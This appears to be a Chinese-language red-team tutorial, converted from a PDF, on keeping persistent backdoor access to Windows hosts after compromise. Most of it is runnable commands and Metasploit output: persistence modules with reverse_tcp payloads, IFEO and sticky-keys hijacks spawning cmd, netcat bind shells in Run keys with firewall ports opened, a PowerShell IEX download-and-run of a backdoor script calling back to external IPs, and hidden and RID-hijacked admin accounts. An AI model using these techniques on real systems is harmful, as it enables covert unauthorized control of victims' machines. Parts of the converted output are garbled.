# 权限维持简介

为了保证获取到的目标权限不会因为漏洞的修复而丢失,攻击者通常会在目标上安装一个后门,来保证对目标的持久化控制。

# Meterpreter权限维持

meterpreter 中的权限维持技术有两种:

- persistence (注册表后门)
- metsvc 的后门(服务后门)

## Persistence (已弃用)

原理

Persistence 模块是先上传 vbs 脚本,然后执行 vbs 脚本修改注册表 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 从而完成自启动。

• 优缺点

开机自启动,但是容易被杀软查杀。

• 命令参数

```
meterpreter > run persistence -h
2
3
  -A: 自动启动一个匹配的漏洞/多/处理程序来连接到代理
  -X: 开机启动, 注册表位置:
      HKLM\Software\Microsoft\Windows\CurrentVersion\Run
  -U: 当前用户登录后自启动,注册表位置:
      HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  -S: 作为服务启动,注册表位置:
9
      HKLM\Software\Microsoft\Windows\CurrentVersion\Run
10 -T: 选择要使用的可执行模板
11 -L: 后门传到远程主机的位置默认为 %TEMP%
12 -P: 使用的Payload, 默认windows/meterpreter/reverse_tcp,
      该默认的payload生成的后门为32位程序
13
      因此, 当目标机器为64位系统时, 留下的后门将无法运行
14
15 -i: 设置反向连接间隔时间,单位为秒
16 -p: 设置反向连接的端口号
17 -r: 设置反向连接的ip地址
```

### • 使用方法

run persistence -U -X -i 5 -P windows/x64/meterpreter/reverse\_tcp -p 4444 -r 192.168.78.117

```
meterpreter > run persistence -S -U -X -i 5 -p 4444 -r 192.168.78.117 -P windows/x64/meterpreter/reverse_tcp

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]

[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN7-PC_20201111.5123/WIN7-PC_20201111.5123.rc

[*] Creating Payload=windows/x64/meterpreter/reverse_tcp LHOST=192.168.78.117 LPORT=4444

[*] Persistent agent script is 10816 bytes long

[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\hQIlsAlpfow.vbs

[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\hQIlsAlpfow.vbs

[*] Sending stage (201283 bytes) to 192.168.78.58

[*] Agent executed with PID 2436


[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ElymYhAbSEy

[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ElymYhAbSEy

[*] Meterpreter session 45 opened (192.168.78.117:4444 → 192.168.78.58:49416) at 2020-11-11 01:51:24 -0500

[*] Installing as service.

[*] Creating service dKdoxppOVJEkGW
```



当使用 run persistence 进行持久化时默认远程路径会推送到 %TEMP% ("C:\Users\AppData\Local\Temp\"), 当用户重启时, persistence 持久化就可能会出错。

可以通过 -L 参数指定vbs脚本上传的位置。

```
1 run persistence -i 5 -p 4444 -r 192.168.78.117 -L
C:\\windows\\System32
```

#### 该命令脚本注册自启动注册表位置:

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

```
[!] Meterpreter > run persistence -S -i 5 -p 4444 -r 192.168.78.117 -L c:\\windows\\system32
[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN7-PC_20201111.1353/WIN7-PC_20201111.1353.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.78.117 LPORT=4444
[*] Persistent agent script is 99689 bytes long
[*] Persistent Script written to c:\windows\system32\UKtPidDLJ.vbs
[*] Executing script c:\windows\system32\UKtPidDLJ.vbs
[*] Executing script c:\windows\system32\UKtPidDLJ.vbs
[*] Sending stage (201283 bytes) to 192.168.78.58
[*] Agent executed with PID 2468
[*] Installing as service .
[*] Creating service yzRbFLUuKLA
[*] Meterpreter session 50 opened (192.168.78.117:4444 → 192.168.78.58:49169) at 2020-11-11 02:13:54 -0500
```

## Metsvc模块 (已弃用)


metsvc 模块是开机自启动的服务型后门,msf集成的权限持久化模块,通过服务启动,服务名是 meterpreter, 监听端口是31337。

```
      1
      run metsvc -h
      # 模块信息

      2
      run metsvc -A
      # 启动服务(自动启动 exploit/multi/handler 连接服务)

      3
      run metsvc -r
      # 卸载服务(文件必须手动删除)
```

- use exploit/multi/handler
- 2 set payload windows/metsvc\_bind\_tcp




## exploit/windows/local/persistence

在新版的msf中以上两个模块都已被弃用,功能都包含到了此模块中。

```
use exploit/windows/local/persistence
set session 1
set payload windows/meterpreter/reverse_tcp
```

1	DELAY 10 的延迟(秒)。	yes	持久性有效载荷不断重新连接回来
2	EXE_NAME 文件名(默认为%RAND%.exe)。	no	将在目标主机上使用的有效载荷的
3	PATH	no	写入有效载荷的路径(默认
4	为%TEMP%)。 REG_NAME	no	在目标主机上调用注册表值进行持
5	久化的名称(默认为%RAND%)。 SESSION 1	yes	运行该模块的会话
6	STARTUP USER 受: USER, SYSTEM)	yes	持久性有效载荷的启动类型。(接
7	VBS_NAME 用的文件名(默认为%RAND%)。	no	目标主机上的VBS持久化脚本要使

```
msf5 exploit(
  Module options (exploit/windows/local/persistence):
                             Current Setting Required Description
                                                                                        Delay (in seconds) for persistent payload to keep reconnecting back.
The filename for the payload to be used on the target host (%RAND%.exe by default).
Path to write payload (%TEMP% by default).
The name to call registry value for persistence on target host (%RAND% by default).
The session to run this module on.
Startup type for the persistent payload. (Accepted: USER, SYSTEM)
The filename to use for the VBS persistent script on the target host (%RAND% by default).
       EXE_NAME
      PATH
REG_NAME
       SESSION
STARTUP
                                                                   yes
yes
no
       VBS NAME
Payload options (windows/meterpreter/reverse_tcp):
      Name
                             Current Setting Required Description
                                                                                         Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
      EXITFUNC process
LHOST 192.168.78.117
      LPORT
       **DisablePayloadHandler: True (no handler will be created!)**
Exploit target:
      Id Name
               Windows
msf5 exploit(
       Running persistent module against WIN7-PC via session ID: 1
Persistent VBS script written on WIN7-PC to C:\Users\ADMINI-1\AppData\Local\Temp\OzZSCc.vbs
Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FqwBCp
Installed autorun on WIN7-PC as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FqwBCp
Clean up Meterpreter RC file: /root/.msf4/logs/persistence/WIN7-PC_20201111.5215/WIN7-PC_20201111.5215.ro
  nsf5 exploit(w
```



## **Autorunscript**

获取shell的时候自动执行持续化脚本,可以被 Autorunscript 执行的命令目录在 metasploit/scripts/meterpreter。

```
#persistence

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 192.168.78.117

set LPORT 5555

set ExitOnSession false

set AutoRunScript persistence -r 192.168.78.117 -p 5556 -U -X
-i 30

exploit
```

```
#metsvc

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 192.168.78.117

set LPORT 5555

set ExitOnSession false

set AutoRunScript metsvc -A

exploit
```

# 系统工具替换后门

## 简介

windows 的辅助功能提供了额外的选项(屏幕键盘,放大镜,屏幕阅读等),可以帮助特殊人士更容易地使用操作系统。

然而,这种功能可能会被滥用于在启用 RDP 并获得 Administrator 权限的主机上实现持久化访问。这种技术会接触磁盘,或者需要修改注册表来执行远程存储的 payload。

涉及到的注册表项为 IFEO (Image File Execution Options) , 默认是只有管理员和local system有权读写修改。

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options

### 原理

当我们按照常理运行属于IFEO列表的文件的时候(即可执行文件名在上述的注册表项下,出于简化原因,IFEO使用忽略路径的方式来匹配它所要控制的程序文件名,所以程序无论放在哪个路径,只要名字没有变化,它就可以正常运行。)会执行相关的选项参数,这里我们主要利用的参数是 debugger ,通过该参数我们可以实现偷梁换柱。

## 常用辅助功能

- 1. Shift (sethc)
- 2. 屏幕键盘 (osk)
- 3. 辅助工具管理器 (Utilman)
- 4. 讲述人 (Narrator)

## 例子

IE

以修改IE启动程序为例,实现运行IE程序但是启动的却是cmd。

- 1. 找到注册表 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows
  NT\CurrentVersion\Image File Execution Options 目录下的
  iexplore.exe
- 2. 添加一个 debugger 字符串键值,并且赋值为 cmd.exe 的执行路径: C:Windows\system32\cmd.exe
- 3. 运行 iexplore.exe
  - REG ADD "HKLM\SOFTWARE\Microsoft\Windows
    NT\CurrentVersion\Image File Execution Options\iexplore.exe"
    /t REG\_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f
- Narrator

劫持 Narrator 讲述人

- 1 REG ADD "HKLM\SOFTWARE\Microsoft\Windows
  NT\CurrentVersion\Image File Execution Options\narrator.exe"
  /t REG\_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f
- Utilman

### 劫持辅助工具管理器

- REG ADD "HKLM\SOFTWARE\Microsoft\Windows
  NT\CurrentVersion\Image File Execution Options\utilman.exe" /t
  REG\_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f
- Notepad

实现原程序退出后静默运行后门程序。以执行 notepad 为例,退出后静默运行 calc.exe

reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\notepad.exe" /v
GlobalFlag /t REG\_DWORD /d 512

reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v
ReportingMode /t REG\_DWORD /d 1

reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v
MonitorProcess /t REG\_SZ /d "C:Windows\system32\calc.exe"

#### Shift

在 windows 登陆的时候按五次 shift 打开 cmd 进行操作。

前提条件:在将C盘windows目录下面的system32文件夹可写的情况下,将里面的 sethc.exe 应用程序进行转移,并生成 sethc.exe.bak 文件。并将 cmd.exe 拷贝 覆盖 sethc.exe。

但是在windows xp过后, sethc组件属于完全受信用的用户TrustInstall, 我们无法修改名字, 这时候即使 administrators 都只有名义上的只读和可执行权, 我们可以手动修改其所属为 administrators, 步骤如下:

### 右键属性/安全/高级;

所有者/编辑/添加当前用户/应用/确定;

### 关闭窗口;

右键属性/安全/编辑;

选择Administrators (或者你的当前组) /勾选完全控制/确定;

### **MSF**


Metasploit 框架提供了一个后渗透模块,可实现自动化地利用沾滞键的权限维持技术。


该模块将用 CMD 替换辅助功能的二进制文件 (sethc, osk, disp, utilman)。

use post/windows/manage/sticky\_keys

```
<u>mst5</u> exploit(multi/handler) > use post/windows/manage/sticky_keys
m<u>sf5</u> post(windows/manage/sticky_keys) > options
  dule options (post/windows/manage/sticky_keys):
                 Current Setting
                                                                   Required Description
                 %SYSTEMROOT%\system32\cmd.exe yes
yes
SETHC yes
                                                                                  Executable to execute when the exploit is triggered.
The session to run this module on.
The target binary to add the exploit to. (Accepted: SETHC, UTILMAN, OSK, DISP)
    EXE
SESSION
 ost action:
   Name Description
   ADD Add the backdoor to the target.
<u>nsf5</u> post(windows/manage/sticky_keys) > sessions
Active sessions
                                                                                                                                                > 192.168.78.58:49193 (192.168.78.58)
> 192.168.78.58:49231 (192.168.78.58)
  Id Name Type
                 meterpreter x64/windows WIN7-PC\Administrator @ WIN7-PC meterpreter x64/windows WIN7-PC\Administrator @ WIN7-PC
  sf5 post(windows/manage/sticky_k
*) Starting interaction with 1...
 <u>eterpreter</u> > background
*] Backgrounding session 1...
sf5_post(windows/manage/sticky_keys) > set session 1
 ession => 1
sf5 post(windows/man
```

当目标主机的屏幕被锁定时,执行 osk 屏幕键盘工具将会打开一个具有 system 级别 权限的命令提示符。





# 开机自启动注册表项

注册表的 [HKEY\_LOCAL\_MACHINE] 和 [HKEY\_CURRENT\_USER] 键的区别:前者对所有用户有效,后者只对当前用户有效

### Run

每次启动登录时都会按顺序自动执行。

- 1 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Ru n
- 2 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\R un
- 3 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
- 4 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\P olicies\Explorer\Run

### **RunOnce**

2

仅会被自动执行一次

- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Ru nOnce
- 3 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\R
  unOnce

### RunServicesOnce

程序会在系统加载时自动启动执行一次

- 1 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Ru nServicesOnce
- 2 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\R unServicesOnce

### **RunServices**

RunServices是继RunServicesOnce之后启动的程序

- 1 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Ru nServices
- 2 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\R
  unServices

### **RunOnceEx**

Windows XP/2003 特有的自启动注册表项

- 1 HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Ru nOnceEx
- 2 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\R unOnceEx

### Load

1 HKEY\_CURRENT\_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows

## Winlogon

注意下面的 Notify、Userinit、Shell键值也会有自启动的程序,而且其键值可以用逗号分隔,从而实现登录的时候启动多个程序。

- 1 HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
- 2 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows
  NT\CurrentVersion\Winlogon

### NC

这里以nc为例,大家思路开放点,比如替换为生成的反弹 shell 的 payload。

#### • 在 meterpreter 下

```
upload /root/nc.exe C:\\windows\\system32
reg enumkey -k
HKLM\\software\\microsoft\\windows\\currentversion\\run
reg setval -k
HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc
-d 'C:\windows\system32\nc.exe -Ldp 5555 -e cmd.exe'
reg queryval -k
HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc
execute -f cmd -i -H
netsh firewall show opmode
netsh firewall add portopening TCP 5555 "QQ" ENABLE ALL
shutdown -r -f -t 0
```

#### 在目标 cmd 下


```
upload /root/nc.exe C:\\windows\\system32
shell
reg query HKLM\software\microsoft\windows\currentversion\run
reg add HKLM\software\microsoft\windows\currentversion\run /v
nc /t REG_SZ /d "C:\windows\system32\nc.exe -Ldp 5555 -e
cmd.exe"
reg query HKLM\software\microsoft\windows\currentversion\run
/v nc

execute -f cmd -i -H
netsh firewall show opmode
netsh firewall add portopening TCP 5555 "QQ" ENABLE ALL
shutdown -r -f -t 0
```

```
meterpreter > shell
Process 16164 created.
Channel 3 created.
Microsoft Windows [||%] 10.0.18362.959]
(c) 2019 Microsoft Corporation | || || |
C:\WINDOWS\system32>chcp 65001
C:\WINDOWS\system32>reg query HKLM\software\microsoft\windows\currentversion\run
reg query HKLM\software\microsoft\windows\currentversion\run
HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run
SecurityHealth REG_EXPAND_SZ % windir\%\system32\SecurityHealthSystray.exe
Sysdiag REG_SZ "D:\Program\Huorong\Sysdiag\bin\HipsTray.exe"

HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\LenovoDisabled
C:\WINDOWS\system32>reg add HKLM\software\microsoft\windows\currentversion\run /v nc /t REG_SZ /d "C:\Users\Administrator\Desktop\mx\555
S.exe"
The operation completed successfully.
C:\WINDOWS\system32>reg query HKLM\software\microsoft\windows\currentversion\run /v nc
HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run nc
REG_SZ C:\Users\administrator\Desktop\mx\$555.exe

C:\WINDOWS\system32>
```



# schtasks计划任务

创建test定时任务,每分钟执行一次5555.exe

1 schtasks /create /sc MINUTE /mo 1 /tr
C:\windows\Desktop\mx\5555.exe /tn test





#### • 命令解析

```
1 创建新的计划任务。
2 schtasks /create
4
```

```
指定计划类型。有效值为 MINUTE、HOURLY、DAILY、WEEKLY、MONTHLY、
   ONCE, ONSTART, ONLOGON, ONIDLE.
6
7
  /sc schedule
  指定任务在其计划类型内的运行频率。这个参数对于 MONTHLY 计划是必需的。对于
   MINUTE、HOURLY、DAILY 或 WEEKLY 计划,这个参数有效,但也可选。默认值
   为 1。
10
11 /mo modifier
12
13 指定任务运行的程序或命令。如果忽略该路径,SchTasks.exe 将假定文件在
   Systemroot\System32 目录下。
14
15 /tr <TaskRun>
16
                            THI A CON
17 指定任务的名称。
18
19 /tn <TaskName>
```

### 常用命令

```
每分钟执行一次任务。
1
2
  schtasks /create /sc MINUTE /mo 1 /tn calc_update /tr
   "C:\Users\Administrator\Desktop\mx\5555.exe"
 4
 5
   每小时执行一次任务。
   schtasks /create /sc HOURLY /mo 1 /tn calc_update /tr
   "C:\Users\Administrator\Desktop\mx\5555.exe"
8
   每天执行一次任务。
9
10
   schtasks /create /sc DAILY /mo 1 /tn calc_update /tr
11
   "C:\Users\Administrator\Desktop\mx\5555.exe"
12
13 每周执行一次任务。
14
15
   schtasks /create /sc WEEKLY /mo 1 /tn calc_update /tr
   "C:\Users\Administrator\Desktop\mx\5555.exe"
16
17 删除计划任务。
18
19 schtasks /Delete /TN 任务名称 /F
```

schtasks命令详解: <a href="https://www.cnblogs.com/visoeclipse/archive/2009/08/29/1556240.html">https://www.cnblogs.com/visoeclipse/archive/2009/08/29/1556240.html</a>

Task-Powershell

### https://github.com/re4lity/Schtasks-Backdoor

c:\Users\Administrator\powershell.exe 'exec bypass -c "IEX (New-Object Net.VebClient).DownloadString('http://47.101.214.85:8000/Invoke-taskBackdoor.ps1');Invoke-Tasksbackdoor = method necat -ip 139.9.198.30 -port 5556 -time 2"
2020-07-28117:07:22
错误: 当文件已存在时,无法创建该文件。

```
root@Betsy:~# nc -lvvp 5556
Listening on [0.0.0.0] (family 0, port 5556)


Connection from [218.76.55.132] port 5556 [tcp/freeciv] accepted (family 2, sport 56371)
Windows PowerShell running as user Administrator
PS C:\WINDOWS\system32>
PS C:\WINDOWS\system32> whoami
desktop-3973l2r\administrator
PS C:\WINDOWS\system32> ■
```

⊕ falsl <	hupdate2	2	正在运	テ 在	2020/7/28 的	16:57 时	- 触发后,	无限期地每	隔 00:02:00	重复一次。
常规	触发器	操作	条件	设置	历史记录					
操作			详细信息				30			
启动程序		regsvr32.exe /u /s /i:*C:\Users\ADMINI~1\AppData\Local\Tem <b>p\scri</b>								

## 快捷方式劫持

Windows快捷方式包含对系统上安装的软件或文件位置(网络或本地)的引用。快捷方式的文件扩展名是.LNK,它为红队提供了很多机会来执行各种格式的代码 exe、vbs、Powershell、scriptlet 等。

1 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
"invoke-item 'D:\Program\openvpn\bin\openvpn-gui.exe'; invokeitem c:\windows\system32\calc.exe"



## 账户隐藏

#### 隐藏用户

通过 net user 命令查看不到, 但是在控制面板的管理账户界面可以查看到。

net user administrator\$ AdminPassw0ad!@ /add && net localgroup
administrators administrator\$ /add

#### 激活Guest用户

- 1 net user guest Admin@hacker && net localgroup administrators
   guest /add
- 2 net user guest /active:yes

## RID劫持

创建克隆 administrator 账号, 且通过命令 net user 以及控制面板中的管理账户无法看到。

- 1. 用'\$'创建匿名用户,并归到administrators用户组
  - 1 net user admin\$ admin\$ /add /y
  - 2 net localgroup administrators admin\$ /add
  - 3 net localgroup "remote desktop users" admin\$ /add
- 2. 将 administrator 用户对应的 Users 中的F值复制替换后门账户的F值

导出匿名用户对应的sam目录下的注册表键值

regedt32.exe 打开 | HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users | 键值,导出 | Names | 下用户目录以及对应的16进制目录。

注意: SAM下的注册表选项需要获得 system 权限才能读取,因此需要给 Administrator 用户赋予 Sam 键值权限,默认是不允许的。

- 3. 导出 user 下面的后门账户以及 name 下面的后门账户两个注册表文件。
- 4.通过命令删除刚才的后门用户
  - 1 net user admin\$ /del
  - 5. 通过注册表导入刚才导出的两个注册表文件
    - 1 regedit /s 1.reg
    - 2 regedit /s 2.reg

用先前导出的注册表键值对注册表进行修改。则可以重新还原之前的匿名用户,但是 除了在注册表里面有用户记录,其他地方都不存在用户的信息。

net user 或计算机管理里本地用户和用户组是看不到用户信息的,具有很好的隐蔽性质。

参考: https://3gstudent.github.io/渗透技巧-Windows系统的帐户隐藏

# 文件夹启动

在每次开机或重启的时候就会运行启动文件夹下的程序

- 1 C:\Users\{UserName}\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
- 3 C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

# 服务后门

用sc创建一个test服务,执行我们上传的木马

1 sc create test binPath= BinaryPathName

重启权限维持,但一般杀软会拦截。

# 参考

Windows 服务器权限维持篇 – BugFor